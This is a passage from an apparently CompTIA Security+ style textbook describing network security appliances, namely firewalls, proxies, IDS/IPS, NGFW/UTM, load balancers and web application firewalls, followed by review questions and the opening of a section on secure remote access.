

A TAP device is placed inline with the cable path, while a mirror port uses the switch to copy frames to a detection system. The router/firewall is an active control as client devices must be configured to use it for Internet access. The TAP and mirror ports are passive controls. The are completely transparent to the server and client hosts.

Fail-Open versus Fail-Closed

A security device could enter a failure state for a number of reasons. There could be a power or hardware fault, an unreconcilable policy violation, or a configuration error. Hardware failure can be caused by power surges, overheating, and physical damage. Software failure can occur because of bugs, security vulnerabilities, and compatibility issues. Configuration issues can be caused by human errors such as inattention, fatigue, or lack of training. Finally, devices or sites might be impacted by natural disasters such as floods, hurricanes, and earthquakes.

When it fails, a device can designed or configured to fail-open or fail-closed:

- **Fail-open** means that network or host access is preserved, if possible. This mode prioritizes availability over confidentiality and integrity. The risk of a fail-open control is that a threat actor could engineer a failure state to defeat the control.
- **Fail-closed** means that access is blocked or that the system enters the most secure state available, given whatever failure occurred. This mode prioritizes confidentiality and integrity over availability. The risk of a fail-closed control is system downtime.

It may or may not be possible to configure the fail mode. For example, an inline security appliance that suffers power failure will fail-closed unless there is an alternative network path. Some devices designed to be installed inline have a backup cable path that will allow a fail-open operation.

Firewalls

A firewall is a preventive control designed to enforce policies on traffic entering and exiting a network zone.

Packet Filtering

A **packet filtering firewall** is configured by specifying a group of rules called an access control list (ACL). Each rule defines a specific type of data packet and the action to take when a packet matches the rule. A packet filtering firewall can inspect the headers of IP packets. Rules are based on the information found in those headers:

- **IP filtering**—accepts or denies traffic based on bits source and/or destination IP address. Most firewalls can filter by MAC addresses.
- **Protocol ID/type**—is an IP packet that carries an identified protocol. Most commonly, this is either TCP or UDP data. Other types include Internet Control MessageProtocol (ICMP) diagnostic traffic and protocols that facilitate routing.
- **Port filtering/security**—accepts or denies a packet based on the source and destination TCP/UDP port numbers.

If the action is configured to accept or permit, the firewall allows the packet to pass. A drop or deny action silently discards the packet. A reject action blocks the packet but responds to the sender with an ICMP message, such as “port unreachable”.

Separate ACLs filter inbound and outbound traffic. Controlling outbound traffic can block applications not authorized to run on the network and defeat malware such as backdoors.

Firewall Device Placement and Attributes

Firewalls can be implemented as various types of hardware appliances, or as software running on a general computing host. Some types of firewalls are better suited for placement at the network edge or zonal borders; others are designed to protect individual hosts.

An **appliance firewall** is a stand-alone hardware firewall deployed to monitor traffic passing into and out of a network zone. An appliance firewall can be deployed in three ways:

- **Routed (layer 3)**—the firewall performs forwarding between subnets. Each interface on the firewall connects to a different subnet and represents a different security zone. Each interface is configured with an IP and MAC address.

- **Bridged (layer 2)**—the firewall inspects traffic passing between two nodes, such as a router and a switch. It bridges the Ethernet interfaces between the two nodes, working like a switch. Despite performing forwarding at layer 2, the firewall can still inspect and filter traffic on the basis of the full range of packet headers. The firewall's interfaces are configured with MAC addresses, but not IP addresses.
- **Inline (layer 1)**—the firewall acts as a cable segment. The two interfaces don't have MAC or IP addresses. Traffic received on one interface is either blocked or forwarded over the other interface. This is also referred to as virtual wire or bump-in-the-wire.

Both bridged and inline firewall modes can be referred to as transparent modes. The typical use case for a transparent mode is to deploy a firewall without having to reconfigure subnets and reassign IP addresses on other devices. For example, you could deploy a transparent firewall in front of a web server host without having to change the host's IP address. Alernatively, this type of firewall could be placed between a router and a switch.

A transparent firewall needs an additional interface for management and configuration. This does have an IP address. A routed firewall can either have a dedicated management interface or accept management traffic on any interface. Using a dedicated management interface is more secure.



Status dashboard for the OPNsense open-source security platform. (Screenshot courtesy of OPNsense.)

A **router firewall** or firewall router appliance implements filtering functionality as part of the router firmware. The difference is that a router appliance is primarily designed for routing, with a firewall as a secondary feature. SOHO Internet routers/modems come with a firewall built in, for example.

Layer 4 and Layer 7 Firewalls

A basic packet filtering firewall is stateless. This means that it does not preserve information about network sessions. Each packet is analyzed independently, with no record of previously processed packets. This type of filtering requires the least processing effort, but it can be vulnerable to attacks spread over a sequence of packets. A stateless firewall can also introduce problems in traffic flow, especially when using some sort of load balancing or when clients or servers need to use dynamically assigned ports.

A **stateful inspection** firewall tracks information about the session established between two hosts. All firewalls now incorporate some level of stateful inspection capability. Session data is stored in a **state table**. When a packet arrives, the firewall checks it to confirm whether it belongs to an existing connection. If it does not, it applies the ordinary packet filtering rules to determine whether to allow it. Once the connection has been allowed, the firewall usually allows traffic to pass unmonitored in order to conserve processing effort.



State table in the OPNsense firewall appliance. (Screenshot courtesy of OPNsense.)

Stateful inspection can occur at layer 4 and layer 7.

Layer 4 Firewall

Layer 4 is the OSI transport layer. A **layer 4 firewall** examines the TCP three-way handshake to distinguish new from established connections. A legitimate TCP connection should follow a SYN > SYN/ACK > ACK sequence to establish a session, which is then tracked using sequence numbers. Deviations from this, such as SYN without ACK or sequence number anomalies, can be dropped as malicious flooding or session hijacking attempts. The firewall can be configured to respond to such attacks by blocking source IP addresses and throttling sessions. It can also track UDP traffic, though this is harder as UDP is a protocol without connections. It is also likely to be able to detect IP header and ICMP anomalies.



OPNsense firewall rule configuration—Advanced settings allow maximums for states and connections to be applied. (Screenshot courtesy of OPNsense.)

Layer 7 Firewall

A **layer 7 firewall** can inspect the headers and payload of application-layer packets. One key feature is to verify the application protocol matches the port because malware can try to send raw TCP data over port 80 just because port 80 is open, for instance. As another example, a web application firewall could analyze the HTTP headers and the webpage formatting code present in HTTP packets to identify strings that match a pattern in its threat database.

Application-aware firewalls have many different names, including application layer gateway, stateful multilayer inspection, and deep packet inspection. Application-aware devices have to be configured with separate filters for each type of traffic (HTTP and HTTPS, SMTP/POP/IMAP, FTP, and so on).

Proxy Servers

A firewall that performs application layer filtering is likely implemented as a proxy. Where a network firewall only accepts or blocks traffic, a **proxy server** works on a store-and-forward model. The proxy deconstructs each packet, performs analysis, then rebuilds the packet and forwards it on, providing it conforms to the rules.

The amount of rebuilding depends on the proxy. Some proxies only manipulate the IP and TCP headers. Application-aware proxies might add or remove HTTP headers. A deep packet inspection proxy might be able to remove content from an HTTP payload.

Forward Proxy Servers

A forward proxy provides for protocol-specific outbound traffic. For example, a web proxy enables client computers on the local network to connect to websites and secure websites on the Internet. This is a forward proxy that services TCP ports 80 and 443 for outbound traffic.



Configuring filter settings for the caching proxy server running on OPNsense. The filter can apply ACLs to prohibit access to IP addresses and URLs. (Screenshot courtesy of OPNsense.)

The main benefit of a proxy is that client computers connect to a specified point on the perimeter network for web access. This provides a degree of traffic management and security. In addition, most web proxy servers provide **caching engines**, whereby frequently requested webpages are retained on the proxy, negating the need to re-fetch those pages for subsequent requests.

A proxy server must understand the application it is servicing. For example, a web proxy must be able to parse and modify HTTP commands, and, potentially, webpage code and scripts too. Some proxy servers are application-specific; others are multipurpose. A multipurpose proxy is one configured with filters for multiple protocol types, such as web data, file transfer protocol data, and email protocol data.

Proxy servers can generally be classed as non-transparent or transparent.

- A **non-transparent proxy** means the client must be configured with the proxy server address and port number to use it. By convention, the port on which the proxy server accepts client connections is often configured as port TCP/8080.
- A **transparent (or forced or intercepting) proxy** intercepts client traffic without the client having to be reconfigured. A transparent proxy must be implemented as a router or as an inline network appliance.



Configuring transparent proxy settings for the proxy server running on OPNsense. The proxy uses its own certificate to intercept secure connections and inspect the URL. (Screenshot courtesy of OPNsense.)

Both types of proxy can be configured to require users to be authenticated before allowing access. The proxy is likely to be able to use single sign-on (SSO) to do this without having to prompt the user for a password.

A proxy auto-configuration (PAC) script allows a client to configure proxy settings without user intervention. The Web Proxy Auto-discovery (WPAD) protocol allows browsers to locate a PAC file.

Reverse Proxy Servers

A **reverse proxy** server provides for protocol-specific inbound traffic. A reverse proxy is typically deployed on the network edge and configured to listen for client requests from a public network (the Internet). The proxy applies filtering rules and if accepted, it creates the appropriate request and forwards it to an application server within a specially secured screened subnet zone on the local network.

Intrusion Detection Systems

An intrusion system is a control that performs real-time analysis of either network traffic or system and application logs.

Sensors

A network intrusion system captures traffic via a packet sniffer, referred to as a sensor. The sensor could use a SPAN/mirror port or an inline TAP. Typically, the packet capture sensor is placed behind a firewall or close to a server of particular importance. The idea is usually to identify malicious traffic that has managed to get past the firewall. A single sniffer can record a large amount of traffic data so you cannot put multiple sensors everywhere in the network without provisioning the resources to manage them properly. Depending on network size and resources, one or a few sensors are deployed to monitor key assets or network paths.

Intrusion Detection Systems

The traffic captured by each sensor is transferred to a host or appliance running an **intrusion detection system (IDS)**, such as **Snort** (snort.org), Suricata (suricata-ids.org), or Zeek/Bro (zeek.org). When traffic matches a detection signature, the IDS raises an alert or generates a log entry but does not block the source host. This type of passive sensor does not slow down traffic and is undetectable by the attacker.

An IDS is used to identify and log hosts and applications and to detect password-guessing attempts, port scans, worms, backdoor applications, malformed packets or sessions, and other policy violations.



Viewing an intrusion detection alert generated by Snort in the Kibana app on Security Onion. (Screenshot courtesy of Security Onion https://securityonionsolutions.com.)

Intrusion Prevention Systems

An **intrusion prevention system (IPS)** is an appliance or software capable of an active response. An IPS scans traffic to match detection signatures and it can be configured to automatically act to stop an attack. The following responses are typical:

- Block the source of the noncompliant traffic, either temporarily or permanently. This is referred to as shunning.
- Reset the connection but do not block the source address.
- Redirect traffic to a honeypot or honeynet for additional threat analysis.

An IPS can be deployed as an inline appliance with an integrated firewall and routing/forwarding capability. If deployed with a passive sensor, it can implement the response action by reconfiguring another appliance, such as a firewall or router. This functionality uses a script or application programming interface (API) to integrate the two security controls.

Next-Generation Firewalls and Unified Threat Management

While intrusion detection was originally produced as stand-alone software or appliances, its functionality quickly became incorporated into a new generation of firewalls. The original **next-generation firewall (NGFW)** was released in 2010 by Palo Alto. There is no official specification for what an NGFW can do, but the following features are typical:

- Layer 7 application-aware filtering, including inspection of Transport Layer Security (TLS) encrypted traffic.
- Integration with network directories, facilitating per-user or per-role content and time-based filtering policies, providing better protection against an insider threat.
- Intrusion prevention system (IPS) functionality. Next-generation firewalls can combine traditional firewall functionalities with advanced capabilities, such as deep packet inspection, intrusion prevention, and application awareness.
- Integration with cloud networking.

Unified threat management (UTM) refers to a security product that centralizes many types of security controls—firewall, antimalware, network intrusion prevention, spam filtering, content filtering, data loss prevention, virtual private networking (VPN), cloud access gateway, and endpoint protection/malware scanning—into a single appliance. This means monitoring and management of diverse controls are consolidated into a single console. Nevertheless, UTM has some downsides. When a defense is unified under a single system, this creates the potential for a single point of failure that could affect an entire network. Distinct security systems, if they fail, might only compromise that particular avenue of attack.

Additionally, UTM systems can struggle with latency issues if subject to too much network activity. Also, a UTM might not perform as well as software or a device with a single dedicated security function.

To some extent, NGFW and UTM are just marketing terms. UTM is commonly deployed in small and medium-sized businesses that require a comprehensive security solution but have limited resources and IT expertise. A UTM is seen as a turnkey "do everything" solution, while a NGFW is an enterprise product with fewer features but better performance.

Load Balancers

A **load balancer** distributes client requests across available server nodes in a farm or pool. This is used to provision services that can scale from light to heavy loads and to provide mitigation against denial of service attacks. A load balancer also provides fault tolerance. If there are multiple servers available in a farm all addressed by a single name/IP address via a load balancer, then if a single server fails, client requests can be forwarded to another server in the farm.
A load balancer can be deployed in any situation where there are multiple servers providing the same function. Examples include web servers, front-end email servers, web conferencing, video conferencing, and streaming media servers.

There are two main types of load balancers:

- **Layer 4 load balancer**—basic load balancers make forwarding decisions on IP address and TCP/UDP port values, working at the transport layer of the OSI model.
- **Layer 7 load balancer (content switch)**—as web applications have become more complex, modern load balancers need to be able to make forwarding decisions based on application-level data, such as a request for a particular uniform resource locator (URL) web address or data types like video or audio streaming. This requires more complex logic, but the processing power of modern appliances is sufficient to deal with this.



Topology of basic load balancing architecture. (Images © 123RF.com.)

Scheduling

The scheduling algorithm is the code and metrics that determine which node is selected for processing each incoming request. The simplest type of scheduling is called round robin; this means picking the next node. Other methods include picking the node with the fewest connections or the best response time. Each method can be weighted using administrator-set preferences or dynamic load information, or both.

The load balancer must also use some type of heartbeat or health check probe to verify whether each node is available and under load or not. Layer 4 load balancers can only make basic connectivity tests while layer 7 appliances can test the application's state and verify host availability.

Source IP Affinity and Session Persistence

When a client device has established a session with a particular node in the server farm, it may be necessary to continue to use that connection for the duration of the session. Source IP or **session affinity** is a layer 4 approach to handling user sessions. It means that when a client establishes a session, it becomes stuck to the node that first accepted the request.

An application-layer load balancer uses **persistence** to keep a client connected to a session. Persistence typically works by setting a cookie either on the node or injected by the load balancer. This can be more reliable than source IP affinity but requires the browser to accept the cookie.

Web Application Firewalls

A **web application firewall (WAF)** is designed to protect software running on web servers and their back-end databases from code injection and denial of service attacks. WAFs use application-aware processing rules to filter traffic and perform application-specific intrusion detection. The WAF can be programmed with signatures of known attacks and use pattern matching to block requests containing suspect code. The output from a WAF will be written to a log, which can reveal potential threats to the web application.



With the ModSecurity WAF installed to this IIS server, a scanning attempt has been detected and logged as an Application event. As you can see, the default ruleset generates a lot of events. (Screenshot used with permission from Microsoft.)

A WAF may be deployed as an appliance protecting the zone that the web server is placed in or as plug-in software for a web server platform.

Review Activity:

Network Security Appliances

Answer the following questions:

1. **True or False? As they protect data at the highest layer of the protocol stack, application-based firewalls have no basic packet filtering functionality.**

2. **A proxy server implements a gateway for employee web and email access and is regularly monitored for compromise. If any compromise is detected, the proxy must enter a fail state that prevents further access. What type of fail mode is required?**

3. **You need to deploy an appliance WAF to protect a web server farm without making any layer 3 addressing changes. Is WAF functionality supported by appliances and, if so, what device attribute should the appliance support?**

4. **What IPS mechanism can be used to block traffic that violates policy without also blocking the traffic source?**

5. **True or false? When deploying a non-transparent proxy, clients must be configured with the proxy address and port.**

6. **What is meant by scheduling in the context of load balancing?**

Topic 5C

Secure Communications

EXAM OBJECTIVES COVERED

3.2 Given a scenario, apply security principles to secure enterprise infrastructure.

With today's mobile workforce, most networks have to support connections by remote employees, contractors, and customers. These connections often use untrusted public networks such as the Internet. Consequently, understanding how to implement secure communications protocols for virtual networking will be a major part of your job as an information security professional.

There are also cases where a user needs to remotely access an individual host. This most commonly allows administrators to remotely manage workstations, servers, and network appliances, but it can also provide ordinary users access to a desktop.

Remote Access Architecture

Remote access networking means that the user's device does not make a direct cabled or wireless connection to the network. The connection occurs over or through an intermediate network.

Historically, remote access used analog modems connecting over the telephone system. These days, most remote access is implemented as a **virtual private network (VPN)**, running over Internet Service Provider (ISP) networks.

